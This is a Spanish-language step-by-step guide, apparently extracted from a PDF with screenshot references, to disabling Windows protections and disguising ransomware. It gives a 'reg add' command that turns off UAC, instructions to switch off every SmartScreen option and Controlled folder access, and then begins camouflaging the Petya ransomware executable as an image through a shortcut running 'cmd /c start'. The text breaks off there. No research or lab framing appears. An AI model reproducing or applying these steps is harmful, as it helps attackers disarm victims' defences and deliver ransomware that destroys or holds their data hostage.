
```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v  
EnableLUA /t REG_DWORD /d 0 /f
```



4. Desactivar SmartScreen

Método por Configuración:


1. Configuración → Actualización y seguridad → Seguridad de Windows → Control de aplicaciones y navegador



Desactiva todas las opciones de SmartScreen:


1. En "Reputation-based protection":

- Haz clic en "Reputation-based protection settings"




2. Desactiva TODO lo que aparezca:

- **Check apps and files** → OFF
- **SmartScreen for Microsoft Edge** → OFF
- **Potentially unwanted app blocking** → OFF
- **SmartScreen for Microsoft Store apps** → OFF




5. Desactivar Protección contra Ransomware

1. **Regresa a Windows Security** (haz clic en la flecha de regreso arriba a la izquierda)
2. En el menú izquierdo, haz clic en el ícono de escudo "Virus & threat protection"




3. Baja hasta encontrar "**Ransomware protection**"




4. Haz clic en "**Manage ransomware protection**"


5. Desactiva "**Controlled folder access**" → OFF




1. Primeramente lo que haremos es irnos a la carpeta donde tenemos una imagen para poder camuflar el ransomware




Extraer






Ahora lo que haremos es mover el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen




Nos vamos al directorio y lo que haremos es crear un acceso directo



Colocamos este comando: cmd /c start ""

